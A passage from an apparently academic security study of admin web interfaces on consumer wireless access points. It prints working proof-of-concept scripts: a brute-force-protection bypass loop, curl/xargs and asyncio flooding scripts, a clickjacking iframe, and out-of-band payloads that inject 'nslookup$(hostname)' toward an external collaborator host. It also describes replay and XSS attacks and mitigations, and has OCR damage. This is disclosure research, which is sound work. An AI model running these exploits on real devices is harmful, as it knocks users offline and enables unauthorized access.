User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

Accept: text/html, application/xhtml + xml,application/xml; $q = 0.9$,image/webp,$*/*$; $q = 0.8$\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: close\r\n

Referrer: http://10.0.0.1/BAK_backup.html\r\n

Cookie: TRACKID = cb53d03d4f29b8b46405870c3 8e2077 d;\r\n

Upgrade-Insecure-Requests: 1\r\n

\r\n

Listing 12: HTTP GET request for downloading a backup file (Netgear)

4.6. Replay. Attacks based on a replay methodology may be rooted in weaknesses similar to CWE-294. As seen from Table 3, the TP-Link Web app was found vulnerable to a replay attack, leading at minimum to a DoS situation. Precisely, the assailant eavesdrops on the network connection between the app and, say, the admin, aiming to capture two packets: (i) one that contains the (cleartext) keys to encrypt/decrypt the traffic and (ii) another that contains a successful login attempt. If the attacker replays the latter packet, the Web app will create a new authentication token, instantly deleting the user's one and therefore disconnecting the user. Even more, an attentive attacker can wait until the admin disconnects and subsequently replay the second (ii) captured packet to gain root access to the Web app.

Additionally, Xiaomi's Web app was found vulnerable to a similar replay attack, leading to DoS. First off, the opponent captures a valid HTTP request pertaining to a login attempt. Apart from the username and the encrypted password, this request contains a nonce (i.e., the concatenation of the client's MAC address and a timestamp). Then, the assailant replays the request and acquires the cached authentication token for the already connected legitimate user. This makes the WAP kick that legitimate user out, also not allowing them to reconnect because the timestamp is obsolete.

4.7. Brute-Force Protection Bypass. Vulnerabilities in this category are associated with CWE-307. It was deduced that brute-force protection for the ASUS WAP Web interface can be bypassed. Specifically, it was observed that if the attacker sends multiple HTTP POST requests to the "login.cgi" endpoint by changing every time the value of login_authorization shown in listing 4 to a random one, the WAP will disconnect all already connected users and delete their active session. Even more, the users cannot reconnect back to the AP, namely, acquire an "asus_token", for as long as the attack is ongoing. The assault affects solely the Web page, while other functionalities such as the Internet connection remain unaffected. It is noteworthy that after some time, presumably due to the embedded intrusion prevention system (IPS) which offers DoS protection, the app drops any incoming packet requesting access to the Web app.

While the abovementioned attack can be exploited as a typical DoS, it was perceived that it is rooted to a brute-force bypass one. Namely, the main reason behind this issue seems to be the CAPTCHA protection this Web app embeds. Specifically, the CAPTCHA is triggered after two subsequent failed user login attempts; that is, the third consecutive login attempt will be protected by a CAPTCHA. In case the admin has not disabled the CAPTCHA, and some user has not triggered it already, the attacker can send multiple login requests directly to the back end, which results in bypassing brute-force protection. It can be assumed that the cause of this problem is that the CAPTCHA protection counter is implemented in the front-end but not the back end. Simply put, the counter is not increased because the attacker sends requests directly to the back end. To exploit this issue, the opponent can open a handful of attack terminals and execute the exploit contained in listing 13 in the appendix. Interestingly, the bypass achieved affects not only the CAPTCHA countermeasure but also another brute-force protection this Web app has; the additional one is triggered after 5 subsequent failed login attempts, imposing a wait time of 5 min before allowing another login attempt. All in all, it is up to the attacker how they wish to exploit this vulnerability. They can execute the script in 16 only once and bypass the brute-force protection or multiple times to inflict DoS. MITRE has released CVE-2021-41435 to inform about this vulnerability.

import urllib.request

import urllib3

import json

import secrets

while True:

url = "http://router.asus.com/login.cgi"
hdr = {'Host': 'router.asus.com', 'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; Win64; x64)' Accept: 'text/html, application/xhtml + xml,application/xml;$q = 0.9$,image/webp,*/*;q = 0.8', 'Accept-Language': 'en-US,en;$q = 0.5$', 'Accept-Encoding': 'gzip, deflate', 'Content-Type': 'application/x-www-form-urlencoded', 'Content-Length': '217', 'Origin': 'http://router.asus.com', 'Connection': 'close', 'Referer': 'http://router.asus.com/Main_Login.asp', 'Cookie': 'clickedItem_tab = 0; hwaddr = 3C : 7C : 3F : 54 : 87 : B0; apps_last = ', 'Upgrade-Insecure-Requests': '1'}

```
body = {}
body ['group_id'] = ' '
body ['action_mode'] = ' '
body ['action_script'] = ' '
body ['action_wait'] = '50000'
body ['current_page'] = 'Main_Login.asp'
body ['next_page'] = 'index.asp'
body ['login_authorization'] = secrets.token_hex
(9) + '1%3D;'
data = urllib.parse.urlencode (body).encode ("utf-8")
req = urllib.request.Request (url, headers = hdr, data-
= data, method = "POST")
response = urllib.request.urlopen (req)
response.read ()
```

Listing 13: Script to bypass brute-force protection

4.8. Clickjacking. Clickjacking is a common method of hijacking clicks from users visiting a website, and it is related to CWE-1021. That is, by using an iframe, the assailant creates a website that displays the vulnerable Web page. Then, the attacker can send the malicious URL to the victim and try to trick them into executing unintended commands. Typically, this type of attack is tackled with the use of the X-Frame-Options HTTP response header. It was observed that neither X-Frame-Options nor CSP HTTP header protection is supported by the D-Link's back end. This enables an attacker to mount a clickjacking assault against several of the front-end endpoints this Web app offers, namely "Wi-Fi.html", "Internet_IPv6.html", "Internet_VLAN.html", "Internet.html", "Wizard_Manual.html", and "/info/Login.html". On the plus side, for specific paths contained in the URL, the server returns HTTP/301 code (permanent URL redirection). This redirection protects the user by not loading data from any back-end service, meaning that the app will be loaded without showing any data but only the front-end page. In this respect, a clickjacking attack for this Web app might not be straightforwardly exploitable and can be only used for phishing. In any case, the issue can be easily fixed by supporting the proper HTTP headers, as discussed further in Section 5.2.

Based on the attacker's goal, a clickjacking attack is based on some user's interface (UI) deception strategy, such as weaponizing an iframe which displays the targeted Web page [12]. Under this prism, a simple PoC for the D-Link's Web page (CVE-2021-41440) is given in listing 14. Note that in order to block the redirection back to the legitimate Web page (i.e., to disable top navigation) the sandbox protection was enabled on the iframe. As such, no back-end information is shown in the PoC. Figure 9 illustrates the result of the current attack.

```
<html>
<head>
<title>Clickjack test page</title>
</head>
<body>
<iframe src = "http://192.168.0.1/Wi-Fi.html" width =
"500" height = "500" sandbox = "allow-
scripts allow-forms allow-presentation allow-modals
allow-popups allow-same-origin "
></iframe>
</body>
</html>
```

Listing 14: PoC for clickjacking attack (D-Link)

Lastly, the Xiaomi's Web app also lacks clickjacking protection. For instance, by utilizing the exploit in listing 14 without the sandbox option, a clickjacking attack is realized. Figure 10 illustrates the relevant outcome.

4.9. Denial of Service. DoS attacks (it should be mentioned that all the attacks contained in this section were tested via the wireless interface) are basically linked to CWE-400. A first case of such an attack pertains to the ASUS WAP by means of sabotaging an active session. Note that this WAP does not allow the creation of additional users. Also, the WAP uses unique sessions (asus_token), meaning the already connected user cannot login from another browser. So, in case the user visits the login Web page, the "You cannot login unless logout another user first" alert message pops up. An attacker can disconnect the user by sending either an HTTP packet that contains a successful login attempt or another that contains the same asus_token, as with the one the active user has.

Due to a misconfiguration, the D-Link's Web app (CVE-2021-41441) can be exploited to reboot the WAP. This can be done by tricking an already authenticated (connected) user in executing a specially crafted URL as explained in the following. Relative Path Overwrite (RPO) is a recent technique that enables the injection of CSS code into a Web app through a manipulated by the attacker URL. Modern browsers include a countermeasure, which does prohibit the Web page to load when text/html client-side code is inserted in the URL. However, in the presence of the Quirk misconfiguration discussed in Section 6, the Web app is rendered vulnerable to RPO, which in the current case leads to DoS. Specifically, we observed that if a user enters a certain URL, the D-Link's Web app will keep repeatedly requesting the same content until the user decides to abruptly terminate it by closing the relevant browser's tab. An example of such a URL is "http://192.168.0.1/Home.html/info/Login.html". To that end, when a couple of redirections, namely, "/Home.html" and "/info/Login.html", are combined, can drive the Web page to a never-ending reloading cycle, locking the user to a specific Web page. Another vulnerability we observed for the same WAP pertains to the "Wizard_Manual.html" endpoint, which is used for setting up the WAP. When a user does not make any change but simply closes the popup window, the WAP conceives this action as an update and automatically reboots the WAP.

To jointly exploit the two previous issues into a DoS attack, the assailant can send the "http://192.168.0.1/Wizard_Manual.html/Home.html" URL to an authenticated user. After the victim visits the targeted URL and closes the popup window, the Web app will revisit the "Wizard_Manual.html" endpoint, thus forcing the WAP




Figure 9: Illustration of clickjacking attack.

to reboot. In most cases, after the user reconnects to the WAP, the returned "Wi-Fi.html" page is blank. Nevertheless, the session is not transferred between different browser tabs, so the user will have to open this URL from the same window, reducing the chances for the exploit to be weaponized.

A similar case we discovered affects the Linksys Web app. This WAP takes $\approx$ 2 sec to respond if the user issues a specific GET request containing a random query parameter. So, if this request is issued multiple times, it will render the app unresponsive for as long as the attack is held. The HTTP packet used in this exploit is contained in listing 15, and the attack can be replicated by executing the Python script in listing 16. As shown in line 14 of the script, to augment the processing time needed for fulfilling each request, we add to it a random query. Interestingly, after stopping the attack, the app will be down for another $\approx$ 5 min.

```
GET/cloud/ustatic/web_exception/service-unavaila-
ble.html?4dx3dwezcr = 1 HTTP/1.1\r\n
Host: linksyssmartwifi.com\r\n
Cookie: mod_proxy_handled = true\r\n
Upgrade-Insecure-Requests: 1\r\n
Accept-Encoding: gzip, deflate\r\n
Accept: */*\r\n
Accept-Language: en-US,en-GB; q = 0.9,en; q = 0.8\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36\r\n
Connection: keep-alive\r\n
Cache-Control: max-age = 0\r\n
\r\n
```

Listing 15: HTTP GET request leading to DoS (Linksys)

```
import asyncio
import requests
import aiohttp
import datetime
import secrets
async def fetch (session, url):
  start_time = datetime.datetime.now ()
  print (start_time)
  async with session.get (url) as response:
    return await response.text ()
async def main():
  url = "http://192.168.1.1/cloud/ustatic/
  web_exception/service-unavailable.html?'+secrets.
    token_hex (5)+" = 1"
  urls = [url for i in range (100000)]
  tasks = []
  async with aiohttp.ClientSession () as session:
    for url in urls:
      tasks.append (fetch (session, url))
```




Figure 10: Demonstration of the clickjacking attack.

```
    htmls = await asyncio.gather (*tasks)
if __name__ == '__main__':
    loop = asyncio.get_event_loop ()
    loop.run_until_complete (main ())
```

Listing 16: Python script for replicating the relevant DoS attack. Assuming 5 terminals, the DoS effect takes place 1 min after the attack has initiated.

The Netgear's Web app was found to be vulnerable to an even simpler DoS attack. By sending multiple HTTP requests, say, similar to user login ones, the app becomes frozen and remains to this state until the attack ceases. The relevant bash script is given in listing 17. As shown in the script, curl along with xargs is used to dispatch a burst of 1K requests in a 1000 times loop. Almost immediately, in $\approx$ 1 sec, the app becomes unresponsive. An issue that seems to be a significant contributing factor to this situation is the renewal of the "TRACKID" and "USER_TOKEN" values in the cookie header every three requests. An additional observation for this Web app is that when requesting an HTTP POST from a $*$.cgi endpoint, after randomly altering the timestamp contained in the authorization header, the app freezes after about seven requests and for $\approx$ 20 sec.

```
seq 1 1000 | xargs -n1 -P1000 curl -i -s -k -X $'GET'
-H $'Host: 10.0.0.1'
-H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0'
-H $'Accept: text/html, application/xhtml + xml,application/xml;q = 0.9,image/webp,*/*;q = 0.8'
-H $'Accept-Language: en-US,en;q = 0.5'
-H $ 'Accept-Encoding:gzip, deflate'
-H $'Connection: close'
-H $'Upgrade-Insecure-Requests: 1'
-H $'Authorization: Basic ='
-b $'TRACKID=; USER_TOKEN='
$'http://10.0.0.1/'
```

Listing 17: Bash script for replicating the relevant DoS attack (Netgear).

The TP-Link is affected by another issue; namely, if the attacker requests multiple connections to the "/cgi-bin/luci/;stok = /login?form = auth" endpoint, the app will respond with a different sequence key for each request. Recall from Section 4.3 that this key is used along with other keys to encrypt the traffic. The outcome of this attack is that a legitimate user cannot log in to the Web app; the app keeps responding with an HTTP/401 message, although the user enters the correct login credentials.

Lastly, due to the use of weak nonce values, the Xiaomi's Web app suffers from a similar vulnerability of high severity, leading to a permanent DoS. The HTTP POST request in listing 18 exploits two HTTP headers, namely, cookie and nonce, in lines 13 and 15, respectively. As seen, both of them contain a timestamp value. If these values are replaced with nonexistent (future) ones (e.g., by altering 1628547169267 to 1738547169267 (only the second and third numbers are different)), the attacker can permanently lock a user out of the app. Strangely, the Web app keeps that value as the last nonce (timestamp) to check for any future user connection. On the other hand, the attacker who knows the bogus timestamp will be able to log in. Also, if the wrongdoer keeps increasing the timestamp value, the Web app will become completely unresponsive after a handful of such packets. Next, for logging into the app, the WAP must be manually rebooted.

POST/cgi-bin/luci/api/xqsystem/login HTTP/1.1\r\n

Host: 192.168.31.1\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\n

Accept: ∗/∗\r\n

Accept-Language: en-US,en; $q = 0.5$\r\n

Accept-Encoding: gzip, deflate\r\n

Content-Type: application/x-www-form-urlencoded; charset = UTF-8\r\n

X-Requested-With: XMLHttpRequest\r\n

Content-Length: 126\r\n

Origin: http://192.168.31.1/r/

Connection: close\r\n

Referrer: http://192.168.31.1/cgi-bin/luci/web/home/r/n

Cookie: __guid = 86847064.2003430944322929700.1688547169267.4363; monitor_count = 5; psp = admin

|||2|||0\r\n

\r\n

username = admin&password = 83e1bcc4d0b61c3181732f495e392626b727cafd&logtype = 2&nonce = 0_a4%3Ab1%3Ac1

%3A91%3A4c%3A72_1680783329_6903\r\n

Listing 18: HTTP POST request leading to permanent DoS (Xiaomi)

4.10. Improper Authentication. Improper authentication refers to CWE-287. With reference to the Netgear's Web app, the attacker can send a modified HTTP request in which has altered GET into POST and removed the cookie and the authorization header; this request asks for access to a restricted (403) HTML web page. The HTTP code in the listing 19 shows such a request. The result is that the Web app does return the specific page, which also contains a hidden field. The latter is a USER_SET_TOKEN along with a hashed—most probably timestamp—value, which is used as an additional token to authenticate an HTTP POST request. Since the current and Path traversal attacks are quite similar, we address them with the same CVE ID (CVE-2021-41449).

POST/WLG_wireless_dual_band_r10.html HTTP/1.1\r\n

Host: 10.0.0.1\r\n

Connection: keep-alive\r\n

Content-Length: 0\r\n

\r\n

Listing 19: HTTP POST request that leads to improper authentication (Netgear)

The problem stems from the fact that the app (a) does not check if the cookie header, which contains two cookies, namely, "TRACKID" and "USER_TOKEN", is present in such an HTTP POST request, and (b) if an HTTP request does not contain one of the aforementioned cookies, the app will respond with the one missing. Put simply, this means that the front end and back end handle the cookies differently.

4.11. Information Leakage. In relation to CWE-867, the D-Link's Web app may reveal sensitive information when an HTTP error 500 occurs. That is, by requesting an HTTP GET payload with the "/cgi-bin/luci" as URL, the attacker can gain access to sensitive information contained in the luci directory this Web app handles. The response is an error message revealing the absolute path of the luci directory, as illustrated in Figure 11. This piece of information can be further exploited in the context of, say, a path traversal attack, as that in Section 4.5, to grant access to further information.

4.12. Out-of-Band Resource Load DNS/HTTP. This vulnerability, associated with CWE-610, affects Xiaomi's Web app. First, the attacker, who has already access to the local network, executes a DNS query (to locate a victim host) followed by an out-of-band resource load HTTP attack. When the HTTP GET or POST request to the WAP contains a different host in the respective HTTP header, the WAP will proceed and execute the request as a proxy, hence covertly attacking the victim's app. For example, if the attacker requests the "Google.com" URL, the WAP's Web app will reply as a proxy, redirecting the attacker to the "Google.com" web page. Figures 12 and 13 illustrate the relevant behavior.

Another exploitation technique is to craft the HTTP request to contain in the respective HTTP header a host controlled by




Figure 11: Illustration HTTP request leading to information leakage.




Figure 12: Out-of-band (HTTP).




Figure 13: Out-of-band (DNS). The WAP operates as a proxy.

the attacker, or generally any host which will not respond or respond with a delay. Generally, in such a situation, the WAP's Web app will generate a "502 Bad Gateway server error response code", indicating that while it was acting as a gateway or proxy, it received an incorrect response from the upstream server. An example of such an HTTP request is presented in listing 20 as shown in the right down corner of Figure 14, the aforesaid Web app needed $\approx$ 6 sec to process such a request, and naturally this leads to a DoS situation if sending a surge of such messages. If this happens, the Web app becomes completely unresponsive. As shown in listing 21, this attack can be replicated by utilizing a bash script along with a curl command and xargs. Note that the xargs in the first line of the script dispatches a burst of 1K requests in a 1000 times loop. After executing the exploit from a single terminal for $\approx$ 1 sec, the Web app transited to an out-of-service state. This happens because while the specific upstream server exists, it does not respond back.

```
GET/?system = sleep(199) HTTP/1.1\r\n
Host: nslookup$(hostname).wvv7c4hr8gqerhevp9i2t7qwtnzgn5.burpcollaborator.net\r\n
Pragma: no-cache\r\n
Cache-Control: no-cache, no-transform\r\n
Connection: keep-alive\r\n
\r\n
```

Listing 20: Python script for the out-of-band attack (Xiaomi)

```
seq 1 1000 | xargs -n1 -P1000 curl -i -s -k -X $'GET'
-H $ Host: nslookup$ (hostname).qtnsetivdgnfwzvb7p5ralam0d63us.burpcollaborator.net'
-H $'Pragma: no-cache'
-H $'Cache-Control: no-cache, no-transform'
-H $'Connection: keepalive'
$ 'http://192.168.31.1/?system=sleep(199)'
```

Listing 21: Script to replicate the out-of-band resource load attack.

4.13. Reflected XSS. D-Link's Web app was found vulnerable to a reflected XSS attack associated with CWE-79. Namely, the attacker can mount an unauthenticated reflected XSS by adding the relevant JavaScript code after an HTTP request that will return forbidden (403). This can be achieved by requesting access to "//hnap/" directory of that Web app (e.g., using either the path traversal issue for the same WAP mentioned in Section 4.5, the "/cgi-bin/", or the "/info/" directory). Since the Web app (CVE-2021-41445) accepts every payload after the query parameter "?" in the URL, a wrongdoer can enter malicious code and, through a MitM attack, mount a reflected XSS. The MitM step is required because the browser will encode the payload. Otherwise, the assailant needs to bypass the URL encoding restriction. Figure 15 provides a snapshot of this attack. The assault can be replicated by employing the Burp repeater, copying the response and selecting the option "show the response in the browser", pasting that link in the browser and executing it. The browser must be handled by Burp; that is, the Burp's IP address and port must be added to the relevant browser's settings.

4.14. Stored XSS. Similar to the reflected XSS given in Section 4.13, the stored XSS is linked to CWE-79. In the current attack, an authenticated to the ASUS Web app user can bypass the sanitization of the app if choosing from the popup window (that shows the already connected stations to the AP) to enter a different client name, which contains JavaScript code leading to XSS; note that the default client name is that of the hostname of the connected device. Precisely, the Web app's front-end does not allow a user to enter the $''<>''$ characters, thus offering basic protection against JavaScript code. Nevertheless, a cunning wrongdoer can bypass this restriction by entering these characters as URL encoding, i.e., "%3c" and "%3e". Interestingly, if a legitimate user clicks to alter the (malicious) client name, the warning message "This string cannot contain: $''<>''$ pops up multiple times. Then, we observed that if a user enters any client's name field the "%3" character, the popup window displays zero connected clients, although some are indeed connected. This is a clear indication that the WAP drops or nullifies the respective table. While not major, this error may be further exploited by an insider to mount, say, a phishing attack.

5. Mitigations

The current section is devoted to mitigation measures. First, we pinpoint the already applied ones as they have been observed in each Web app. Second, we propose additional countermeasures with the purpose of addressing the vulnerabilities discussed in Section 4.

5.1. Applied Remedies. Figure 16 recapitulates the already existent per AP's Web app defensive measures. For instance, the first line of the table designates the apps that create unique (fresh) sessions per user; so, the same user cannot concurrently establish more than one session with the Web app. It can be also observed that the CAPTCHA protection, which is indeed a quite new security perk for this kind of apps, is enabled by default by only one app. Precisely, for this app, CAPTCHA is enabled after a user fails two consecutive times to enter the correct login credentials. Another defensive feature we espied, is the brute-force protection offered by all but two apps; the goal of this countermeasure is to nip brute-force attacks in the bud. While this mechanism is governed by different timers per app; for example, after 5 successive unsuccessful attempts the app locks for 5 min, the outcome is the same. This kind of protection is also provided by the Linksys' Web app, but only for recovering a lost password.

Moreover, with reference to the same table, only one app's back end offers HTTP security response headers, including X-Frames Options and HSTS [13]. Two Web apps require both username and password during the login phase, while the others rely only on the password. Also on the bright side, a couple of Web apps provide confidentially on

